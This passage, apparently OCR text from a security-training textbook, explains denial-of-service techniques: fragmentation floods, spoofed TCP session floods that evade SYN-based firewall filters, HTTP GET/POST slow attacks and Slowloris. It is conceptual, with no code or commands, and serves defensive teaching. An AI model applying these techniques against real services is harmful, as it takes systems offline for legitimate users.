
Fragmentation Attack

These attacks destroy a victim’s ability to reassemble fragmented packets by flooding it with TCP or UDP fragments, resulting in reduced performance. In fragmentation attacks, the attacker sends a large number of fragmented (1500+ byte) packets to a target web server with a relatively small packet rate. Since the protocol allows fragmentation, these packets are usually uninspected as they pass through network equipment such as routers, firewalls, and the intrusion detection system (IDS)/intrusion prevention system (IPS). The reassembly and inspection of these large, fragmented packets consume excessive resources. Moreover, the content in the packet fragments is randomized by the attacker, which makes the reassembly and inspection consume more resources and, in turn, causes the system to crash.



Original Packet
IP Header
Data segment 1
Data segment 2
Data segment 3
Data segment 4
IP HEADER
Data segment 1
Fragment 1
IP HEADER
Data segment 2
Fragment 2
IP HEADER
Data segment 3
Fragment 3
IP HEADER
Data segment 4
Fragment 4

Figure 10.16: Fragmentation attack



Spoofed Session Flood Attack

- Attackers **create fake or spoofed TCP sessions** by carrying multiple **SYN**, **ACK**, and **RST or FIN packets**
- Attackers employ this attack to **bypass firewalls** and **perform DDoS attacks** against the target network, exhausting its network resources

Multiple SYN-ACK Spoofed Session Flood Attack

- Attackers create a fake session with **multiple SYN and multiple ACK packets** along with **one or more RST or FIN packets**

Multiple ACK Spoofed Session Flood Attack

- Attackers create a fake session by **completely skipping the SYN packets** and using only **multiple ACK packets** along with **one or more RST or FIN packets**

Spoofed Session Flood Attack

In this type of attack, attackers create fake or spoofed TCP sessions by carrying multiple SYN, ACK, and RST or FIN packets. Attackers employ this attack to bypass firewalls and perform DDoS attacks against target networks, exhausting their network resources.


The following are examples for spoofed session flood attacks:

- **Multiple SYN-ACK Spoofed Session Flood Attack**

  In this type of flood attack, attackers create a fake session with multiple SYN and multiple ACK packets, along with one or more RST or FIN packets.

- **Multiple ACK Spoofed Session Flood Attack**

  In this type of flood attack, attackers create a fake session by completely skipping SYN packets and using only multiple ACK packets along with one or more RST or FIN packets. Because SYN packets are not employed and firewalls mostly use SYN packet filters to detect abnormal traffic, the DDoS detection rate of the firewalls is very low for these types of attacks.



HTTP GET/POST and Slowloris Attacks

HTTP GET/POST Attack

- HTTP clients such as web browsers connect to **a web server** through the **HTTP protocol** to send HTTP requests. These requests can be either HTTP GET or HTTP POST
- In an HTTP GET attack, attackers use a time-delayed **HTTP header** to maintain HTTP connections and exhaust web server resources
- In an HTTP POST attack, attackers send HTTP requests with complete headers but with **incomplete message bodies** to the target web server or application, prompting the server to wait for the rest of the message body

Slowloris Attack

- In the Slowloris attack, the attacker sends **partial HTTP requests** to the target web server or application
- Upon receiving the partial HTTP requests, the target server opens **multiple open connections** and keeps waiting for the requests to complete
- These requests will not be complete, and as a result, the target server's **maximum concurrent** connection pool will be exhausted, and additional connection attempts will be denied

HTTP GET Attack

Request with time-delayed HTTP header

Attacker

Target server waiting for complete header

HTTP POST Attack

Request with incomplete message body

Attacker

Target server waiting for message body

Normal HTTP request-response connection

HTTP request

HTTP response

Slowloris DDoS attack

HTTP request

HTTP GET/POST Attack

HTTP attacks are layer-7 attacks. HTTP clients, such as web browsers, connect to a web server through HTTP to send HTTP requests, which can be either HTTP GET or HTTP POST. Attackers exploit these requests to perform DoS attacks.

In an HTTP GET attack, the attacker uses a time-delayed HTTP header to hold on to an HTTP connection and exhaust web-server resources. The attacker never sends the full request to the target server. Consequently, the server retains the HTTP connection and waits, making it inaccessible for legitimate users. In these types of attacks, all the network parameters appear healthy while the service remains unavailable.

In an HTTP POST attack, the attacker sends HTTP requests with complete headers but an incomplete message body to the target web server or application. Because the message body is incomplete, the server waits for the rest of the body, making the web server or web application unavailable to legitimate users.

An HTTP GET/POST attack is a sophisticated layer-7 attack that does not use malformed packets, spoofing, or reflection techniques. This type of attack requires less bandwidth than other attacks to bring down the targeted site or web server. This attack aims to compel the server to allocate as many resources as possible to serve the attack, thereby denying legitimate users access to the server's resources.

